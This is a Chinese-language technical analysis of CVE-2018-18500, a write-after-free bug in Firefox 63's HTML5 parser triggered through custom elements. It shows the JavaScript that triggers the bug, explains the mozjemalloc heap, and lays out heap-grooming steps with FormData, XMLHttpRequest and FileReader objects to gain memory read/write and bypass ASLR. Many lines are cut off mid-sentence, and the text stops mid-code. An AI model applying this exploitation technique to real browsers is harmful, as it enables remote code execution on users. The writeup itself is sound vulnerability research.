CVE-2018-18500：利用Firefox的堆漏洞进行攻击

s小胖不吃饭 / 2019-04-24 08:55:00 / 浏览数 5219 安全技术 漏洞分析 顶(0) 踩(0)

概要

本文是关于CVE-2018-18500的一个Mozilla Firefox安全漏洞，由SophosLabs于2018年11月发布并向Mozilla Foundation报告。

此安全漏洞涉及Gecko（Firefox的浏览器引擎）中的软件错误，其中包含负责解析网页的代码。通过对网页进行恶意代码编程，我们可以利用漏洞对Firefox的实例进行破坏

存在错误的引擎组件是HTML5 Parser，特别是关于"自定义元素"的处理。

这里所描述的错误的根本原因是编程错误，其中正在使用C ++对象而没有正确对它进行引用，并导致过早地释放对象。这些情况被称为Write After Free■■■■■■■内存损坏，程序错误地将其写入已释放的内存中。

由于当今操作系统和程序拥有众多的安全缓解措施，所以在Web浏览器中开发内存损坏漏洞的并非易事。它往往需要利用多个错误并利用复杂的程序特定技术来实现复杂的

本文使用64位Firefox 63.0.3 for Windows来获取特定于二进制文件的详细信息，并将引用Gecko源代码和HTML的标准代码。

技术背景 - 自定义元素

作为"Web组件"API的一部分，"自定义元素"是HTML标准中的一个相对较新的补充部分。 简而言之，它提供了一种创建新类型HTML元素的方法。
它的具体文档可以在这里找到here。

这是一个名为extended-br的元素扩展的基本自定义示例，其作用与常规br元素相同，其还可以打印一行数据用以记录操作行为：

```
<body>

// Create a class for the element
class ExtendedBR extends HTMLBRElement {
       constructor() {
               // Always call super first in constructor
               super();

               console.log("Extended BR created");
       }
}

// Define the new element
customElements.define("extended-br", ExtendedBR, {extends: "br"});


<br is="extended-br">

</body>
```

上面的示例使用"自定义内置元素"变体，该变体通过使用"is"属性进行实例化。

Firefox 63发行版（2018年10月23日）中引入了对Custom Elements的支持。

漏洞详情

Firefox在HTML树构建过程中创建自定义元素时会发生此错误。 在此过程中，引擎代码可以调用JavaScript回调以调用自定义元素定义的构造函数。

JavaScript调用点周围的引擎代码使用C ++对象但没有正确地保存对它的引用部分。

当引擎代码从JavaScript回调函数返回后，它会在内存中写入此C ++对象的成员变量。

然而，我们可以定义被调用的构造函数用来使文档加载中止，这意味着文档的活动解析器的中止，在内部导致活动解析器资源的破坏和解除分配，其中也包括前面提到的C ++对象。

发生这种情况时，系统将发生"Write-After-Free"内存损坏。

以下是用于创建HTML元素的HTML5 Parser代码中的相关部分：

```
nsresult
nsHtml5TreeOperation::Perform(nsHtml5TreeOpExecutor* aBuilder,
                              nsIContent** aScriptElement,
                              bool* aInterrupted,
```

```
                              bool* aStreamEnded)
{
 switch (mOpCode) {
   ...
   case eTreeOpCreateHTMLElementNetwork:
   case eTreeOpCreateHTMLElementNotNetwork: {
     nsIContent** target = mOne.node;
     ...
     *target = CreateHTMLElement(name,
                                 attributes,
                                 mOpCode == eTreeOpCreateHTMLElementNetwork
                                   ? dom::FROM_PARSER_NETWORK
                                   : dom::FROM_PARSER_DOCUMENT_WRITE,
                                 nodeInfoManager,
                                 aBuilder,
                                 creator);
     return NS_OK;
   }
   ...
}

nsIContent*
nsHtml5TreeOperation::CreateHTMLElement(
 nsAtom* aName,
 nsHtml5HtmlAttributes* aAttributes,
 mozilla::dom::FromParser aFromParser,
 nsNodeInfoManager* aNodeInfoManager,
 nsHtml5DocumentBuilder* aBuilder,
 mozilla::dom::HTMLContentCreatorFunction aCreator)
{
 ...
 if (nsContentUtils::IsCustomElementsEnabled()) {
   ...
   if (isCustomElement && aFromParser != dom::FROM_PARSER_FRAGMENT) {
     ...
     definition = nsContentUtils::LookupCustomElementDefinition(
       document, nodeInfo->NameAtom(), nodeInfo->NamespaceID(), typeAtom);

     if (definition) {
       willExecuteScript = true;
     }
   }
 }

 if (willExecuteScript) { // This will cause custom element
                          // constructors to run
   ...
   nsCOMPtr<dom::Element> newElement;
   NS_NewHTMLElement(getter_AddRefs(newElement),
                     nodeInfo.forget(),
                     aFromParser,
                     isAtom,
definition);
```

在NS_NewHTMLElement内部，如果正在创建的元素是自定义元素，则将调用函数CustomElementRegistry::Upgrade来调用自定义元素的构造函数，并将控制传递给

在自定义元素构造函数完成运行并且CreateHTMLElement()将执行返回到Perform()之后，第13行完成其执行：CreateHTMLElement()的返回值被写入target指向的

接下来，我将解释目标点的位置、设置位置信息并使用JavaScript代码来释放内存，以及将哪种类型的值写入释放的内存。

目标情况

我们可以在第11行看到目标：nsIContent ** target = mOne.node。
这是mOne.node的代码内容：

```
nsIContentHandle*
nsHtml5TreeBuilder::createElement(int32_t aNamespace,
                                  nsAtom* aName,
                                  nsHtml5HtmlAttributes* aAttributes,
                                  nsIContentHandle* aIntendedParent,
```

```
                                    nsHtml5ContentCreatorFunction aCreator)
{
 ...
   nsIContent* elem;
   if (aNamespace == kNameSpaceID_XHTML) {
     elem = nsHtml5TreeOperation::CreateHTMLElement(
       name,
       aAttributes,
       mozilla::dom::FROM_PARSER_FRAGMENT,
       nodeInfoManager,
       mBuilder,
       aCreator.html);
   }
 ...
 nsIContentHandle* content = AllocateContentHandle();
 ...
 treeOp->Init(aNamespace,
              aName,
              aAttributes,
              content,
              aIntendedParent,
              !!mSpeculativeLoadStage,
              aCreator);

inline void Init(int32_t aNamespace,
                 nsAtom* aName,
                 nsHtml5HtmlAttributes* aAttributes,
                 nsIContentHandle* aTarget,
                 nsIContentHandle* aIntendedParent,
                 bool aFromNetwork,
                 nsHtml5ContentCreatorFunction aCreator)
{
 ...
 mOne.node = static_cast<nsIContent**>(aTarget);
 ...
}
```

所以target的值来自`AllocateContentHandle()`：

```
nsIContentHandle*
nsHtml5TreeBuilder::AllocateContentHandle()
{
 ...
 return &mHandles[mHandlesUsed++];
}
```

这是在`nsHtml5TreeBuilder`的构造函数初始化列表中初始化`mHandles`的方法：

```
nsHtml5TreeBuilder::nsHtml5TreeBuilder(nsAHtml5TreeOpSink* aOpSink,
                                       nsHtml5TreeOpStage* aStage)
 ...
 , mHandles(new nsIContent*[NS_HTML5_TREE_BUILDER_HANDLE_ARRAY_LENGTH])
 ...
```

因此，当创建HTML5解析器的树构建器对象时，首先初始化一个能够容纳`NS_HTML5_TREE_BUILDER_HANDLE_ARRAY_LENGTH`指针的数组，并且每次调用`AllocateCon`

在64位系统上，`mHandles`的分配大小为`NS_HTML5_TREE_BUILDER_HANDLE_ARRAY_LENGTH * sizeof(nsIContent*) == 512 * 8 == 4096 (0x1000)`。

如何释放mHandles？

`mHandles`是类`nsHtml5TreeBuilder`的成员变量。
在错误的代码缺陷的上下文中，`nsHtml5TreeBuilder`由`nsHtml5StreamParser`实例化，而`nsHtml5StreamParser`又由`nsHtml5Parser`实例化。

我们在自定义元素构造函数中使用了以下JavaScript代码：

```
location.replace("about:blank");
```

我们告诉浏览器离开当前页面并在引擎中导致以下树结构：

```
Location::SetURI()
-> nsDocShell::LoadURI()
  -> nsDocShell::InternalLoad()
     -> nsDocShell::Stop()
        -> nsDocumentViewer::Stop()
           -> nsHTMLDocument::StopDocumentLoad()
              -> nsHtml5Parser::Terminate()
                 -> nsHtml5StreamParser::Release()
```

最后一个函数调用会删除nsHtml5StreamParser对象的引用，但它还没有完全独立出来：其余的引用将被几个异步任务删□□除，这些任务只会在下次Gecko的事件循环旋

这通常不会在运行JavaScript函数的过程中发生，因为JavaScript的一个属性是"永不阻塞"，但为了触发错误，我们必须在自定义元素构造函数返回之前执行这些挂起的异

最后一个链接提供了如何完成此操作的方法："Legacy exceptions exist like alert or synchronous XHR"。
XHR（XMLHttpRequest）是一种可用于从Web服务器检索数据的API。

可以使用同步XHR使浏览器引擎事件循环，直到XHR调用完成。也就是说，从Web服务器收到数据时我们即可调用此方法。

因此，通过在自定义元素构造函数中使用以下代码...

```
location.replace("about:blank");

var xhr = new XMLHttpRequest();
xhr.open('GET', '/delay.txt', false);
xhr.send(null);
```

...并设置联系的Web服务器，之后人为地将/delay.txt请求的响应延迟几秒钟以在浏览器中引起长时间的事件循环循环执行，我们可以保证在时间线5完成执行时，当前活
然后，下次发生垃圾收集循环时，将破坏孤立的nsHtml5StreamParser对象并解除其资源的分配（包括mHandles）。

"about:blank"在新位置创建，因为它是一个空页面，所以不需要网络交互进行加载。

此处的目的是确保引擎在nsHtml5StreamParser对象的销毁和写入损坏之间的范围内执行的工作量（代码逻辑）尽可能小，因为我们将利用bug将堆内存中的某些结构进行

释放内存的值是多少？

nsHtml5TreeOperation::CreateHTMLElement的返回值是指向新创建的表示HTML元素的C ++对象的指针，例如，
HTMLTableElement或HTMLFormElement。

由于触发错误需要中止当前运行的文档解析器，因此该新对象不会链接到任何现有数据结构并保持孤立状态，并最终在将来的垃圾收集周期中释放。

控制自由写入后的偏移量

总结到目前为止，可以利用该bug来有效地发生以下伪代码：

```
nsIContent* mHandles[] = moz_xmalloc(0x1000);
nsIContent** target = &mHandles[mHandlesUsed++];
free(mHandles);
...
*target = CreateHTMLElement(...);
```

因此，虽然这里写入释放内存的值（CreateHTMLElement()的返回值）是不可控制的（总是一个内存分配指针）并且其内容不可靠，我们可以调整相对于该值写入的值的
根据mHandlesUsed的值，释放分配的基址。 正如我们之前展示的mHandlesUsed增加了解析器的HTML元素个数：

```
<br>                          <-- mHandlesUsed = 0
<br>                          <-- mHandlesUsed = 1
<br>                          <-- mHandlesUsed = 2
<br>                          <-- mHandlesUsed = 3
<br>                          <-- mHandlesUsed = 4
<br>                          <-- mHandlesUsed = 5
<br>                          <-- mHandlesUsed = 5
<br>                          <-- mHandlesUsed = 6
<span is=custom-span></span>  <-- mHandlesUsed = 7
```

在上面的例子中，给定mHandles的分配地址为0x7f0ed4f0e000并且自定义span元素在其构造函数中触发了bug，新创建的HTMLSpanElement对象的地址将被写入0x7f
+ (7 * sizeof(nsIContent*))。

文件销毁过程中保存下的文件

由于触发错误需要导航并中止当前文档的加载，因此在构造函数返回后，我们将无法再在该文档中执行JavaScript：JavaScript error: , line 0:
NotSupportedError: Refusing to execute function from window whose document is no longer active.。

为了编写功能性漏洞利用程序，我们必须在触发错误后继续执行更多JavaScript逻辑。
为此，我们可以使用创建子iframe元素的主网页，其中用于触发错误的HTML和JavaScript代码将驻留在其中。

触发错误并将子iframe的文档更改为“about:blank”后，主页保持不变，并可在其上下文中执行剩余的JavaScript逻辑。

以下是创建子iframe的HTML页面示例：

```
<body>

var f = document.createElement("iframe");
document.body.append(f);
f.srcdoc = `

       console.log("this runs in the child iframe");

       `;
console.log("this runs in the main page");
```

背景 - Firefox堆的概念和属性

要了解这里的利用过程，了解Firefox的内存分配器如何工作至关重要。
Firefox使用一个名为mozjemalloc的内存分配器，它是jemalloc项目的一个分支。本节将简要介绍mozjemalloc的一些基本术语和属性。

Regions:
"Regions"是用户分配返回的堆项目（例如malloc（3）调用）。”[PSJ]

Chunks:
"Chunks"用于描述内存分配器在概念上将可用内存划分为的大虚拟内存区域。”[PSJ]

Runs:
Runs是内存的进一步存储的大小，由jemalloc分成块。”[PSJ]

“从本质上讲，一个chunk被分成几个部分。”[PSJ]

“每次运行都包含特定大小的regions。”[PSJ]

Size classes:
根据Size classes将分配分为几类。

Firefox堆中的大小类：·4,8,16,32,48，...，480,496,512,1024,2048。[mozjemalloc.cpp]·
分配请求将四舍五入为最接近的大小类。

Bins:
“每个bin都有一个关联的大小类，并存储/管理这个大小类的区域。”[PSJ]

“bin的区域通过bin的运行进行管理和访问。”[PSJ]
伪码图：

```
void *x = malloc(513);
void *y = malloc(650);
void *z = malloc(1000);
// now: x, y, z were all allocated from the same bin,
// of size class 1024, the smallest size class that is
// larger than the requested size in
```

LIFO free list:
jemalloc的另一个有趣特征是它以后进先出（LIFO）方式运行。 一个 free
list后跟一个垃圾收集和一个相同大小的后续分配请求，很可能最终会在释放的区域内结束。”[TSOF]
伪码图：

```
void *x = moz_xmalloc(0x1000);
free(x);
void *y = moz_xmalloc(0x1000);
// now: x == y
```

Same size class allocations are contiguous:

我们在可以通过执行分配并耗尽空闲列表来实现的某种状态下，相同大小类的顺序分配将在内存中是连续的
“分配请求（即malloc()调用）被四舍五入并分配给一个bin。 [...]如果此过程未找到，则分配新运行并将其分配给特定bin。
因此，这意味着具有相似大小的不同类型对象在舍入到同一个bin中的对象在jemalloc堆中是连续的。”[TSOF]

伪代码：

```
for (i = 0; i < 1000; i++) {
       x[i] = moz_xmalloc(0x400);
}
// x[995] == 0x7fb8fd3a1c00
// x[996] == 0x7fb8fd3a2000 (== x[995] + 0x400)
// x[997] == 0x7fb8fd3a2400 (== x[996] + 0x400)
// x[998] == 0x7fb8fd3a2800 (== x[997] + 0x400)
// x[999] == 0x7fb8fd3a2c00 (== x[998] + 0x400)
```

Run recycling:

当运行中的所有分配都被释放时，运行将被取消分配并插入到可用运行列表中。
取消分配的运行可以与相邻的解除分配的运行合并，以创建更大的单个解除分配的运行。
当需要新的运行时（用于保存新的内存分配），可以从可用运行列表中获取。
这允许属于一个运行的存储器地址保持特定大小类的分配被"再循环"成为不同运行的一部分，保持不同大小类的分配。

伪码图：

```
for (i = 0; i < 1000; i++) {
       x[i] = moz_xmalloc(1024);
}
for (i = 0; i < 1000; i++) {
       free(x[i]);
}
// after freeing all 1024 sized allocations, runs of 1024 size class
// have been de-allocated and put into the list of available runs
for (i = 0; i < 1000; i++) {
       y[i] = moz_xmalloc(512);
       // runs necessary for holding new 512 allocations, if necessary,
       // will get taken from the list of available runs and get assigned
       // to 512 size class bins
}
// some elements in y now have the same addresses as elements in x
```

攻击手段

考虑到这个错误会导致内存损坏，利用次方法尝试植入一个对象来代替释放的`mHandles`分配，以便用给定偏移量的内存地址指针覆。

一个很好的方法是"`ArrayObjects inside ArrayObjects`"技术[TSOF]，我们将放置一个`ArrayObject`对象代替`mHandles`，然后用一个内存地址（这是一个非常大的数值）覆盖它的长度头变量这样就可以创建一个

但经过一些实验后，它似乎无法正常工作。原因是2017年10月推出的代码发生了变化，将JavaScript引擎的分配与其他分配分开。因此，`js_malloc()`（JavaScript引擎函

因此必须找到另一种对象类型。

XMLHttpRequestMainThread作为内存损坏的目标

我们将再次讨论`XMLHttpRequest`，这次是从不同的角度。 可以将XHR对象配置为以几种不同的方式接收响应，其中一种方式是通过`ArrayBuffer`对象：

```
var oReq = new XMLHttpRequest();
oReq.open("GET", "/myfile.png", true);
oReq.responseType = "arraybuffer";

oReq.onload = function (oEvent) {
 var arrayBuffer = oReq.response;
 if (arrayBuffer) {
   var byteArray = new Uint8Array(arrayBuffer);
   for (var i = 0; i < byteArray.byteLength; i++) {
     // do something with each byte in the array
   }
 }
};

oReq.send(null);
```

下面为引擎函数，它负责使用接收到的响应数据创建`ArrayBuffer`对象，在访问`XMLHttpRequest`的对象响应属性时调用（第6行）：

```
JSObject* ArrayBufferBuilder::getArrayBuffer(JSContext* aCx) {
 if (mMapPtr) {
   JSObject* obj = JS::NewMappedArrayBufferWithContents(aCx, mLength, mMapPtr);
   if (!obj) {
```

```
    JS::ReleaseMappedArrayBufferContents(mMapPtr, mLength);
  }
  mMapPtr = nullptr;

  // The memory-mapped contents will be released when the ArrayBuffer
  // becomes detached or is GC'd.
  return obj;
}
```

在上面的代码中，如果我们在函数开始之前修改mMapPtr，我们将得到一个ArrayBuffer对象，并指向我们放入mMapPtr而不是预期返回数据的任何地址。
访问返回的ArrayBuffer对象将允许我们从mMapPtr指向的内存中读取和写入。

要将XHR对象填充到这种方便的被破坏的堆栈中，需要将其置于已发送实际请求并正在等待响应的状态。
我们可以将XHR请求的资源设置为URI，以避免网络活动的延迟和开销：

```
xhr.open("GET", "data:text/plain,xxxxxxxxxx", true);
```

在mMapPtr包含在XMLHttpRequestMainThread类内的子类ArrayBufferBuilder中，该类是内部XMLHttpRequest对象的实际实现类。
它的大小是0x298：

```
0:020> ?? sizeof(xul!mozilla::dom::XMLHttpRequestMainThread)
unsigned int64 0x298
```

大小为0x298的分配进入0x400大小类bin，因此XMLHttpRequestMainThread对象将始终放在属于以下模式之一的内存地址中：0xXXXXXXXXX000,0xXXXXXXXX400,0
这与mHandles分配的模式很好地同步，即0xXXXXXXXXX000。

要使用该bug破坏XHR的mArrayBufferBuilder.mMapPtr值，我们必须将0x250字节的偏移量放入释放的mHandles分配中：

```
0:020> dt xul!mozilla::dom::XMLHttpRequestMainThread mArrayBufferBuilder
   +0x250 mArrayBufferBuilder : mozilla::dom::ArrayBufferBuilder
0:020> dt xul!mozilla::dom::ArrayBufferBuilder
   +0x000 mDataPtr          : Ptr64 UChar
   +0x008 mCapacity         : Uint4B
   +0x00c mLength           : Uint4B
   +0x010 mMapPtr           : Ptr64 Void
```

因此，XMLHttpRequestMainThread是利用此内存损坏的合适目标，但其大小类与mHandle不同，需要我们依赖于执行“运行回收”技术。

为了帮助执行“ grooming”堆以这种方式运行所需的堆操作，我们将使用另一种对象类型：

用于堆grooming的FormData

简单地说，FormData是一种对象类型，它包含提供给它的一组键/值对。

```
var formData = new FormData();
formData.append("username", "Groucho");
formData.append("accountnum", "123456");
```

在内部，它使用数据结构FormDataTuple来表示键/值对，以及一个名为mFormData的成员变量来存储它所持有的对：
nsTArray mFormData。

mFormData最初是一个空数组。 调用append()和delete()方法在其中添加或删除元素。
nsTArray类使用动态内存分配来存储其元素，根据需要扩展或缩小其分配大小。

这就是FormData选择此存储缓冲区的分配大小的方式：

```
nsTArray_base<Alloc, Copy>::EnsureCapacity(size_type aCapacity,
                                           size_type aElemSize) {
  ...
  size_t reqSize = sizeof(Header) + aCapacity * aElemSize;
  ...
  // Round up to the next power of two.
  bytesToAlloc = mozilla::RoundUpPow2(reqSize);
  ...
  header = static_cast<Header*>(ActualAlloc::Realloc(mHdr, bytesToAlloc));
```

鉴于sizeof■Header■== sizeof■nsTArrayHeader■== 8■aElemSize == sizeof■FormDataTuple■==
0x30，这是获取缓冲区分配大小作为数组中元素数量的函数的公式：

```
bytesToAlloc = RoundUpPow2■8 + aCapacity * 0x30■
```

由此我们可以计算出mFormData将在附加到它的第11对上执行对0x400字节的realloc()调用，在第22对上执行0x800字节realloc()，在第43对上执行0x1000字节rea

要产生mFormData.mHdr的分配取消操作，我们可以使用delete()方法。它将从数组中删除的单个键名作为参数，但不同的对可以使用相同的键名。因此，如果为每个附加

总而言之，我们可以使用FormData对象在Firefox堆中任意执行特定大小的内存的分配和解除分配。

知道这一点，这些是我们可以采取的步骤，用于放置0x400大小类分配来代替0x1000大小类分配：

1 进行0x1000分配

创建许多FormData对象，并为每个对象追加43对。 现在堆包含许多块，其中大部分是连续的0x1000运行，其中包含我们的mFormData.mHdr缓冲区。

2 内存中的"Poke holes"

使用delete()取消分配一些mFormData.mHdr缓冲区，以便在mFormData.mHdr分配块之间有空闲的0x1000大小的空格。


3 触发mHandles的分配


附加子iframe，并创建HTML解析器，并使用mHandles分配的nsHtml5TreeBuilder对象。
由于"LIFO空闲列表"，mHandles应该获得与上一步中取消分配的缓冲区之一相同的地址。

4 释放mHandles

5 释放所有0x1000分配
在所有剩余的FormData上使用delete()。

6 0x400分配
创建多个XMLHttpRequest对象。





如果正确完成，在执行这些步骤后触发错误将破坏在步骤6中创建的创建的`XMLHttpRequest`对象，以便其`mArrayBufferBuilder.mMapPtr`变量现在指向HTML元素对象
我们可以继续遍历所有创建的XHR对象并检查它们的响应属性。如果它们中的任何一个包含意外数据，那么它必定已成功被攻击，因为该错误，我们现在有一个能够读取的A

仅此一点就足以让我们通过读取对象的成员变量来绕过ASLR，其中一些变量指向`Firefox`的主`DLL`
`xul.dll`中的变量。还可以通过修改对象的虚拟表指针来控制程序执行。但是，如前所述，这个HTML元素对象是孤立的，不能被JavaScript引用并且是为了解除分配，所以

如果再次查看上面引用的`ArrayBufferBuilder::getArrayBuffer`函数，我们可以看到即使在损坏状态下，创建的ArrayBuffer对象也设置为与原始响应相同的长度，因

由于响应大小将与我们选择所请求的数据URI的大小相同，我们可以任意设置它，并确保格式错误的`ArrayBuffer`的长度足以覆盖它将指向的HTML元素，但是在HTML元素

要写入`mMapPtr`■`HTML`元素对象的特定类型由我们选择使用自定义元素定义扩展的HTML元素的基本类型决定。 HTML元素对象的大小介于`0x80`■`0x6d8`之间：

```
0:020> dt -v xul!mozilla::dom::HTML*Element
Enumerating symbols matching xul!mozilla::dom::HTML*Element
Address    Size Symbol
            090 xul!mozilla::dom::HTMLSlotElement
            0d0 xul!mozilla::dom::HTMLLinkElement
            1e0 xul!mozilla::dom::HTMLInputElement
            1a0 xul!mozilla::dom::HTMLFormElement
            138 xul!mozilla::dom::HTMLImageElement
            0c0 xul!mozilla::dom::HTMLIFrameElement
            0e8 xul!mozilla::dom::HTMLCanvasElement
            0a8 xul!mozilla::dom::HTMLAreaElement
            080 xul!mozilla::dom::HTMLBRElement
            0e0 xul!mozilla::dom::HTMLButtonElement
            080 xul!mozilla::dom::HTMLSharedListElement
            088 xul!mozilla::dom::HTMLDetailsElement
            090 xul!mozilla::dom::HTMLDialogElement
            080 xul!mozilla::dom::HTMLSharedElement
            0e8 xul!mozilla::dom::HTMLFieldSetElement
            0c0 xul!mozilla::dom::HTMLFrameElement
            080 xul!mozilla::dom::HTMLHRElement
            080 xul!mozilla::dom::HTMLHeadingElement
            080 xul!mozilla::dom::HTMLLIElement
            088 xul!mozilla::dom::HTMLLabelElement
            6c8 xul!mozilla::dom::HTMLMediaElement
            088 xul!mozilla::dom::HTMLMenuElement
            088 xul!mozilla::dom::HTMLMenuItemElement
            080 xul!mozilla::dom::HTMLOptGroupElement
            088 xul!mozilla::dom::HTMLOptionElement
```

因此，我们可以在不同的堆大小类之间进行选择，以便通过格式错误的ArrayBuffer进行操作。
例如，选择扩展"br"HTML元素将导致指向写入mMapPtr的HTMLBRElement（大小为0x80）对象的指针。

正如堆栈定义中所述，紧跟在HTML元素之后的内存将保存相同大小类的其他分配。
要在HTML元素之后立即定位特定对象，我们可以利用"相同大小类分配是连续的"堆属性，并且：

1 查找与目标对象具有相同大小类的HTML元素，并将自定义元素定义基于该元素。

2 通过分配相同HTML元素类型的许多实例来得出相关bin的空闲列表。
这非常适合0x250字节的损坏偏移，因为在自定义元素之前定义许多元素是达到此偏移的必要条件，它有助于我们完成消耗操作。

3 在分配自定义HTML元素对象后，尽快为放置目标对象分配。 在此之后立即调用自定义元素的构造函数，因此应该首先在构造函数内部创建对象。

利用此功能的最直接的方法是利用我们已经了解的XMLHttpRequest对象并将其用作目标对象。
以前我们只能使用不可控制的指针来破坏mMapPtr，但现在可以完全控制对象的操作，我们可以任意设置mMapPtr和mLength，以便能够读取和写入内存中的任何地址。

但是，XMLHttpRequestMainThread对象属于0x400大小类，并且没有HTML元素对象属于相同大小的类！

因此必须使用另一种对象类型。FileReader对象有点类似于XMLHttpRequest，因为它读取数据并可以将其作为ArrayBuffer返回。

```
var arrayBuffer;
var blob = new Blob(["data to read"]);
var fileReader = new FileReader();
fileReader.onload = function(event) {
   arrayBuffer = event.target.result;
   if (arrayBuffer) {
       var byteArray = new Uint8Array(arrayBuffer);
       for (var i = 0; i < byteArray.byteLength; i++) {
               // do something with each byte in the array
       }
   }
};
fileReader.readAsArrayBuffer(blob);
```

与XMLHttpRequest的情况类似，FileReader使用ArrayBuffer创建函数JS::NewArrayBufferWithContents及其成员变量mFileData■mDataLen作为参数：

```
nsresult FileReader::OnLoadEnd(nsresult aStatus) {
 ...
 // ArrayBuffer needs a custom handling.
 if (mDataFormat == FILE_AS_ARRAYBUFFER) {
```

